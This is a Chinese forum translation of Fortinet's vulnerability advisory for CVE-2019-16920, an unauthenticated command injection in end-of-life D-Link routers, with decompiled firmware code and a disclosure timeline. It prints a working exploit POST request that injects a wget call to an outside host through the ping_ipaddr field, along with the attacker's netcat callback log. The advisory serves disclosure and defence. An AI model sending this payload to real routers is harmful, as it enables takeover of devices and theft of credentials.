D-Link路由器前台命令执行漏洞

backcover7 / 2019-10-12 09:15:48 / 浏览数 4663 安全技术 漏洞分析 顶(0) 踩(0)

本文为翻译文章，原文链接为https://www.fortinet.com/blog/threat-research/d-link-routers-found-vulnerable-rce.html

介绍

在2019年9月，Fortinet的FortiGuard实验室发现并报告D-Link产品的多个前台命令注入漏洞（FG-VD-19-117/CVE-2019-16920），这些漏洞可能会导致远程代码执行。

根据我们的发现，该漏洞是在以下D-Link产品的最新固件中发现的：

- DIR-655
- DIR-866L
- DIR-652
- DHP-1565

在撰写本通报时，这些产品已经即将抵达生命周期末端（EOL, End Of Life），这意味着供应商将不会为我们发现的问题提供修复程序。FortiGuard Labs感谢供应商的快速响应，我们建议用户尽快升级到新的设备系列。

漏洞细节

漏洞起始于一个身份验证问题。要查看问题的产生，我们需要从管理页面开始，执行登录操作。（注意post参数action）

```
POST /apply_sec.cgi HTTP/1.1
Host: 192.168.232.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 142
Connection: close
Referer: http://192.168.232.128/
Upgrade-Insecure-Requests: 1

html_response_page=login_pic.asp&login_name=YWRtaW4%3D&log_pass=&action=do_graph_auth&login_n=admin&tmp_log_pass=&
graph_code=&session_id=62384
```

这个登录操作通过/apply_sec.cgi的URI执行，快速浏览代码可以发现apply_sec.cgi的代码位于/www/cgi/ssi二进制文件中的函数do_ssc（0x40a210）。

current_user和current_username的值取自nvram：

```
20  current_user = (char *)nvram_get("current_user");
21  user_username = (char *)nvram_get("user_username");
```

然后，该函数会将current_user的值和变量acStack160的值进行比较。

该current_user在NVRAM中值只有在登录成功后才会被设定，所以默认它的值是没有进行初始化设置的。acStack160的值是base64encode(user_username)的编码结果。

```
47    iVar2 = strcmp(current_user,acStack160);
48    __s2 = ssc_post_method_plugin;
49    if (iVar2 == 0) {
50      setenv("html_response_error_message","Only
51      setenv("html_response_return_page","index.
52      return (undefined4 *)"error.asp";
53    }
```

在do-while循环中，这个程序调用了函数put_querystring_env()来解析HTTP POST请求并且保存了值到ENV当中。接下来函数调用了query_vars("action", acStack288, 0x80)。

```
undefined4 query_vars(char *pcParm1,char *pcParm2,size_t sParm3)

{
  char *__src;

  __src = getenv(pcParm1);
  if ((__src == (char *)0x0) && (__src = (char *)nvram_get(pcParm1), __src == (char *)0x0)) {
    return 0xffffffff;
  }
  strncpy(pcParm2,__src,sParm3);
  return 0;
}
```

这也就提供了action的值，也就是值保存到了ENV当中acStack288变量。如果成功，那么函数返回值0。

当iVar等于0，我们就会进入if条件，它将URI的值与"/apply_sec.cgi"进行比较。如果比较成功，那么ppcVar3就会指向SSC_SEC_OBJS数组。否则它会指向SSC_OBJS数组。

```
55  do {
56    if ((__s2 == (char *)0x0) || (pcVar4 = *(code **)(__s2 + 0x80), pcVar4 == (code *)0x0)) {
57      put_querystring_env();
58      iVar2 = query_vars("action",acStack288,0x80);
59      if (iVar2 != -1) {
60        iVar2 = strcmp(__s1,"/apply_sec.cgi");
61        ppcVar3 = SSC_SEC_OBJS;
62        if (iVar2 != 0) {
63          ppcVar3 = SSC_OBJS;
64        }
65        goto LAB_0040a458;
66      }
67      make_back_msg("The action_key does not be posted");
68      __s = fopen64("/dev/console","w");
69      if (__s == (FILE *)0x0) goto LAB_0040a3a4;
70      fwrite("The action_key does not be posted\n",1,0x22,__s);
71      goto LAB_0040a4b8;
72    }
73    iVar2 = strncmp(__s1,__s2,0x80);
74    __s2 = __s2 + 0x84;
75  } while (iVar2 != 0);
```

现在，ppcVar3指向了SSC_SEC_OBJS数组，该数组包含了一系列的action值。如果我们输入一个不包含在内的值，那么程序就会返回LAB_0040a458，也就会输出错误："N
OBJS for action: \<action input="">"</action>

```
88  LAB_0040a458:
89    if (*ppcVar3 == (char *)0x0) {
90      make_back_msg("No OBJS for action");
91      __s = fopen64("/dev/console","w");
92      if (__s != (FILE *)0x0) {
93        __s1 = "No OBJS for action: %s\n";
```

您可以在之前返回error.asp的那段代码中中看到发生错误的身份验证检查的位置。即使我们未经身份验证，代码流仍会执行，这意味着我们可以在SSC_SEC_OBJS数组"
/apply_sec.cgi"路径下执行任何操作。

SSC_SEC_OBJS操作数组在哪里？它在函数init_plugin()的寄存器中：

```
iVar1 = ssc_sec_action_register(&PTR_s_do_graph_auth_0051d89c);
uVar2 = 0;
```


当我们转到地址0x0051d89c并将其变量转换为单字（word）类型时，我们可以看到以下数组：

```
off_51D89C:     .word aDoGraphAuth      # DATA XREF: init_plugin+A0↑o
                                        # "do_graph_auth"
                .word 0
                .word 0
                .word 0x406F58
                .word 0
                .word aSetupWizard      # "setup_wizard"
                .word 0
                .word 0
                .word do_apply_cgi_now
                .word off_51BD08
                .word aSetupWizardAp    # "setup_wizard_ap"
                .word 0
                .word 0
                .word do_apply_cgi_now
                .word off_51BEB8
                .word aSetupWizardCan   # "setup_wizard_cancel"
                .word 0
                .word 0
                .word sub_41ADCC
                .word 0
                .word aSetupWizardSki   # "setup_wizard_skip"
                .word 0
                .word 0
                .word sub_41AA68
                .word 0
                .word aSetupWizardMyd   # "setup_wizard_mydlink"
                .word 0
                .word 0
                .word sub_40C170
                .word off_51BF08
                .word aWizardWlan       # "wizard_wlan"
                .word 0
                .word 0
```

这里有个操作引起了我们的注意：

```
.word aPingTest             # "ping_test"
.word 0
.word 0
.word sub_41A010
.word 0
```

我们找到sub_41A010，这个函数从参数ping_ipaddr中获取其值。它通过inet_aton()，inet_ntoa()函数将值进行转换，然后执行ping操作。



如果我们尝试输入任何特殊字符，例如双引号，双引号，分号等，则ping操作将失败。但是如果我们传递换行符，例如：8.8.8.8%0als，我们可以执行命令注入攻击。

```
POST /apply_sec.cgi HTTP/1.1
Host: 192.168.232.128
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Connection: close
```

```
Referer: http://192.168.232.128/login_pic.asp
Cookie: uid=1234123
Upgrade-Insecure-Requests: 1
html_response_page=login_pic.asp&action=ping_test&ping_ipaddr=127.0.0.1%0awget%20-P%20/tmp/%20http://45.76.148.31:4321/?$(echo
```

在这里，我们通过使用POST方法请求“apply_sec.cgi”来操控ping_test
。然后，我们在ping_ipaddr中执行命令注入。即使返回登录页面，仍然会执行ping_test操作，ping_ipaddr的值将在路由器服务器中执行“echo
1234”命令，然后将结果发送回我们的服务器。

```
root@vultr:~# nc -lvp 4321
Listening on [0.0.0.0] (family 0, port 4321)
Connection from [                ] port 4321 [tcp/*] accepted (family 2, sport 8909)
GET /?1234 HTTP/1.1
Host: 45.76.148.31
User-Agent: Wget
Connection: close
```

此时，攻击者可以检索管理员密码，或将自己的后门安装到服务器上。

披露时间表

- 2019年9月22日：FortiGuard实验室向D-Link报告了该漏洞。
- 2019年9月23日：D-Link确认了此漏洞
- 2019年9月25日：D-Link确认这些产品已停产
- 2019年10月3日：公开发布该问题并发布了通报

结论

总之，该漏洞的根本原因是由于缺少对本机系统命令执行所执行的任意命令的健全性检查，这是许多固件制造商所遭受的典型安全隐患。

上一篇：Pluck CMS 4.7.10远... 下一篇：Java反序列化入门-Shiro ...
1. 0 条回复
   - 动动手指，沙发就是你的了！